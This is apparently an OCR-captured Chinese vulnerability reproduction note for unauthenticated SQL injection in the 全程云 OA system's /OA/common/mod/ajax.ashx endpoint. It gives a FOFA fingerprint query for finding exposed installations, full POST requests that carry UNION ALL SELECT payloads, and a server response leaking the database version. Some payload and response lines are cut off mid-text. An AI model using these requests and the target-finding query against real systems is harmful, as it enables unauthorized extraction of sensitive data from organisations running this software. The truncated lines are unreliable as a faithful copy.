
Q8-1全程云-OA-SQL

漏洞描述：

由于全程云oa办公系统 ajax.ashx页面参数过滤不当，导致存在sql注入漏洞，未授权的攻击者可利用该漏洞获取数据库中的敏感信息。

网站图片：



网络测绘：

fofa语法：

FOFA：body="images/yipeoplehover.png"


漏洞复现：

payload：

```
POST /OA/common/mod/ajax.ashx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2919.83 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate

dll=DispartSell_Core.dll&class=DispartSell_Core.BaseData.DrpDataManager&method=GetProductById&id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NUL
```

效果图:
查询数据库版本



```
POST /OA/common/mod/ajax.ashx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
55.0.2919.83 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate

dll=DispartSell_Core.dll&class=DispartSell_Core.BaseData.DrpDataManager&method=GetProductById&id=1 
UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL,@@version,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--+
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; chars
Vary: Accept-Encoding
Set-Cookie: ASP.NET_SessionId=y
X-Powered-By: ASP.NET
Date: Fri, 05 Jan 2024 10:45:43
Connection: close
Content-Length: 791

[{"PK_ID":null,"sCode":null,"sN
"TypeName":null,"ProductColumn1
"ProductColumn2":null,"ProductC
"ProductColumn6":null,"ProductC
"ProductColumn10":null,"Product
1600.1 (X64) \n\tApr  2 2010 15
Corporation\n\tEnterprise Editi
(Hypervisor)\n","ProductColumn1
"ProductColumn15":null,"Product
"ProductColumn18":null,"Product
```